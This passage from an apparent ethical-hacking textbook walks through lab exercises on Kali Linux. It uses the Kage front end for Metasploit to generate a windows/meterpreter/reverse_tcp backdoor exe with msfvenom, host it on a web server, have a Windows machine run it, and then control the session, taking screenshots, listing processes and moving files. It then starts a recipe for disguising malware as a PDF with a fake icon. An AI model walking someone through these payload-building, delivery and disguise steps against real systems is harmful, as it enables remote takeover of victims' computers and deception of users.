You can install Kage binaries from [here](#).

3. Then download the Linux version Kage.0.1.1-beta_linux.AppImage



4. Navigate to the downloaded file from Kali terminal

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
'caplets-master(1).zip'
caplets-master.zip
compat-wireless-2010-06-26-p
compat-wireless-2010-06-26-p.tar.bz2
dhcpd.conf
FakeAP.sh
GuestEdition
hstshijack.zip
install-mana.sh
ITOLogo.jpg
Kage.0.1.1-beta_linux.AppImage
root@kali:~/Downloads#
```

```
mana-toolkit-1.3-1debian1_amd64.deb
nmap-7.80-1.x86_64.rpm
Rapid7Setup-Linux64.bin
rougeAP.sh
RT2870_Firmware_V22
RT2870_Firmware_V22.zip
Veil
wp2601087-kali-linux-wallpaper-1920x1080.jpg
wp2601105-kali-linux-wallpaper-1920x1080.jpg
zenmap-7.80-1.noarch.rpm
zenmap_7.80-2_all.deb
```


5. Change the file to executable and run it from the terminal.

```
#chmod +x Kage.0.1.1.-beta_linux.AppImage
```

```
root@kali:~/Downloads# chmod +x Kage.0.1.1-beta_linux.AppImage
root@kali:~/Downloads# ls
'caplets-master(1).zip'
caplets-master.zip
compat-wireless-2010-06-26-p
compat-wireless-2010-06-26-p.tar.bz2
dhcpd.conf
FakeAP.sh
GuestEdition
hstshijack.zip
install-mana.sh
ITOLogo.jpg
Kage.0.1.1-beta_linux.AppImage
root@kali:~/Downloads#
```

```
mana-toolkit-1.3-1debian1_amd64.deb
nmap-7.80-1.x86_64.rpm
Rapid7Setup-Linux64.bin
rougeAP.sh
RT2870_Firmware_V22
RT2870_Firmware_V22.zip
Veil
wp2601087-kali-linux-wallpaper-1920x1080.jpg
wp2601105-kali-linux-wallpaper-1920x1080.jpg
zenmap-7.80-1.noarch.rpm
zenmap_7.80-2_all.deb
```

./Kage.0.1.1.-beta_linux.AppImage &




6. Manually start Metasploit from terminal then load msgrpc

```
#msfconsole  
msf5>load msgrpc
```

```
root@kali:~/Downloads# msfconsole  
  
# cowsay++  
-----  
< metasploit >  
-----  
 \  '---'  
  (oo)---  
   (--)---\*\_||--|| *  
  
 =[ metasploit v5.0.100-dev ]  
+ -- ---=[ 2046 exploits - 1107 auxiliary - 344 post ]  
+ -- ---=[ 566 payloads - 45 encoders - 10 nops ]  
+ -- ---=[ 7 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params set LHOST eth0  
  
msf5 > load msgrpc  
[*] MSGRPC Service: 127.0.0.1:55552  
[*] MSGRPC Username: msf  
[*] MSGRPC Password: 87I31n9F  
[*] Successfully loaded plugin: msgrpc  
msf5 > 
```

7. Copy the password provided by msgrpc , then go to Kage and enter the username msf and enter the password and uncheck “over https” then click connect.



8. After clicking Connect, the following windows will appear

Dashboard

Logout

Jobs

Payload

LHOST

LPORT

Job id

Type

No Data

Options

EnableContextEncoding

ExitOnSession

Create

Payload generator

Payload name ex: kage.exe

Payload

9. Creating a backdoor with Kage is easy

Dashboard

Logout

Sessions

Create

Payload generator

Name of the file <any name you can choose>

kagetest

Choose the payload from pull down menu

windows/meterpreter/reverse_tcp

Kali IP address

Port used

10.0.2.23

4444

Format .exe

exe

Encoders

Characters to avoid

Optional field

Optional field

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.23 LPORT=

[...] No platform was selected, choosing Msf::Module::Platform::Windows

[...] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 38802 bytes

Saved as: /root/kage/kagetest

When you click Generate you will see here the command and the file location

Generate

10. Go to the folder Kage under root and rename the file to .exe

← → ↑ ⌂ /root/kage/

Warning, you are using the root account, you may harm your system.

DEVICES

File System

VBox_GAs_6....

PLACES

root

Desktop

Trash

kagetest

11. Create a listener using Kage

12. Copy the backdoor to /var/www/html/maleware
13. Start windows machine and go to the Kali website and download the kagetest.exe backdoor and run it anyway

14. Go back to Kali and open kage and click on sessions

15. Click on interact then click on Screenshot button

Kage

Dashboard > Sessions > Workspace

Logout

Dashboard Sessions

System information:

| | |
|-----------------|-------------------------------|
| Computer | MSEDGEWIN10 |
| OS | Windows 10 (10.0 Build 17134) |
| Architecture | x64 |
| System Language | en_US |
| Domain | WORKGROUP |
| Logged On Users | 3 |
| Meterpreter | x86/windows |

User Interface commands

System Commands

Processes reboot shutdown

Screenshot

Index of /maleware

Name Last modified Size Description

| | | | |
|---|------------------------|---|---|
| Parent Directory | - | - | - |
| 10.0.2.23/malware | 2020-08-03 20:22 72K | | |
| 10.0.2.23/malware/10.0.2.23 | 2020-08-03 18:09 2.8M | | |
| 10.0.2.23/malware/10.0.2.23/malware | 2020-08-03 14:44 2.87K | | |
| 10.0.2.23/malware/10.0.2.23/malware/malware10.exe | 2020-07-29 14:46 2.8M | | |

Apache/2.4.41 (Debian) Server at 10.0.2.23 Port 80

Type here to search

Kage

Dashboard > Sessions > Workspace


Logout

Dashboard Sessions

Running processes

Process List

| PID | PPID | Name | Arch | Session | User | Path |
|------|------|------------------|------|---------|---------------------------|------------------------|
| 0 | 0 | [System Process] | x64 | 0 | | |
| 4 | 0 | System | x64 | 0 | | |
| 88 | 4 | Registry | x64 | 0 | | |
| 316 | 4 | smss.exe | x64 | 0 | | |
| 324 | 588 | svchost.exe | x64 | 0 | | |
| 332 | 588 | svchost.exe | x64 | 0 | | |
| 400 | 588 | svchost.exe | x64 | 0 | | |
| 408 | 400 | csrss.exe | x64 | 0 | | |
| 480 | 400 | wininit.exe | x64 | 0 | | |
| 496 | 468 | csrss.exe | x64 | 0 | | |
| 576 | 468 | winlogon.exe | x64 | 1 | | |
| 584 | 8036 | kagetest.exe | x86 | 1 | MSEDGEWIN10\Administrator | C:\Users\Administrator |
| 588 | 480 | services.exe | x64 | 0 | | |
| 624 | 480 | lsass.exe | x64 | 0 | | |
| 640 | 3468 | conhost.exe | x64 | 0 | | |
| 712 | 576 | fontdrvhost.exe | x64 | 0 | | |
| 720 | 480 | fontdrvhost.exe | x64 | 0 | | |
| 732 | 8036 | firefox.exe | x64 | 1 | MSEDGEWIN10\Administrator | C:\Program Files\Mozil |
| 760 | 588 | svchost.exe | x64 | 0 | | |
| 816 | 588 | svchost.exe | x64 | 0 | | |
| 856 | 588 | svchost.exe | x64 | 0 | | |
| 876 | 588 | svchost.exe | x64 | 0 | | |
| 904 | 588 | svchost.exe | x64 | 0 | | |
| 912 | 588 | svchost.exe | x64 | 0 | | |
| 1000 | 576 | dwm.exe | x64 | 0 | | |
| 1092 | 588 | svchost.exe | x64 | 0 | | |
| 1104 | 588 | svchost.exe | x64 | 0 | | |
| 1120 | 588 | svchost.exe | x64 | 0 | | |
| 1136 | 588 | svchost.exe | x64 | 0 | | |



To upload a file from Kali to windows
Click on this button

To download a file click this button

| Name | Size | Mode |
|----------------|-----------|-----------------|
| Administrator | 16.384 KB | 40777/rw/rw/rw |
| All Users | 0 KB | 40777/rw/rw/rw |
| Default | 8.192 KB | 40555/rw/rw/rw |
| Default User | 0 KB | 40777/rw/rw/rw |
| DefaultAppPool | 8.192 KB | 40777/rw/rw/rw |
| IUser | 12.288 KB | 40777/rw/rw/rw |
| Public | 4.096 KB | 40555/rw/rw/rw |
| desktop.ini | 0.174 KB | 100666/rw/rw/rw |
| sshd_server | 8.192 KB | 40777/rw/rw/rw |

Notes

- Kage is still new software at the time of making this book (beta), some of the features like having camera stream or microphone are not working. However, it is very useful software allowing easy management of sessions and control of hacked machines.
- Kage can list and control sessions that created manually by direct command msfvenom or Veil backdoors.
- Normally backdoors generated through msfvenom is easily detected by antivirus programs.
- You can interact manually with Kage session from terminal by listing the sessions from msfconsole.

```
msf5 > [*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.6:49772) at 2020-08-03 20:47:02 -0400
sessions

Active sessions
=====


| Id | Name        | Type        | Information                             | Connection                                  |
|----|-------------|-------------|-----------------------------------------|---------------------------------------------|
| -- | --          | --          | -----                                   | -----                                       |
| 1  | meterpreter | x86/windows | MSEDGEWIN10\Administrator @ MSEDGEWIN10 | 10.0.2.23:4444 -> 10.0.2.6:49772 (10.0.2.6) |



msf5 > 1
[-] Unknown command: 1.
msf5 > sessions 1
[*] Starting interaction with 1...


meterpreter > sysinfo
Computer : MSEDGEWIN10
OS : Windows 10 (10.0 Build 17134).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 3
Meterpreter : x86/windows
meterpreter > 
```

6.7. Embedding Malware into PDF and JPG files

PDF can be embedded with malware in two ways, one is using PDF vulnerability if there is one exists, and then using exploit to use that vulnerability, Metasploit has two exploit for old PDF vulnerabilities that can work in Windows XP and Adobe 9. These vulnerabilities do not work in Windows 8 and up, with the latest Adobe readers. The other way does not depend on vulnerabilities on the Adobe of PDF file itself, rather combining malware file with PDF file and giving then a name as a PDF file. Hackers will Depend on deceiving the victim to run the combined files thinking that he is running a PDF file. When the two files run the PDF will be opened in the desktop of the victim machine as normal but at the same time the malware will create a backdoor to hacker machine. Similarly, we can replace the PDF file with image JPG file and combining it with malware.

Exercise 34 Embedding Malware into PDF file

1. Use the same malware file that we created in previous exercises or generate a new file.
2. We are going to use Windows machine to do the file joining (PDF + Malware)
3. Start Windows 10 Virtual machine
4. Use the malware file we used in Kage exercise (kagetest.exe)




5. Move the file to Windows Desktop
6. Download Adobe PDF icon image from the internet.
7. Create ico file for the PDF icon image (ico is a thumb of an image).
8. Go to <https://icoconvert.com> (or any other ico converter website)




9. Convert ICO and download to desktop

The screenshot shows the 'Step 4. Select the icon format' section. It contains several radio buttons for selecting the output format: PNG (unchecked), ICO for Windows 7, Windows 8, Vista and XP (checked), Favicon icon for your website (unchecked), and Custom sizes: Original size (unchecked) and Multi-size in one icon (checked). Below these are checkboxes for sizes: 16 x 16, 24 x 24, 32 x 32, 48 x 48, 64 x 64, 96 x 96, 128 x 128, 192 x 192, and 256 x 256. Below this is 'Step 5. Convert and download' with five buttons: 'Convert ICO', 'PNG to ICO', 'Resize Image', 'Compress Image', and 'PNG to SVG'. At the bottom are links: 'Download your icon(s)' and 'Image Resizer & Optimizer'.


10. Have a real PDF file that will be used to hide the malware.
11. In the windows desktop, you should have the following files.



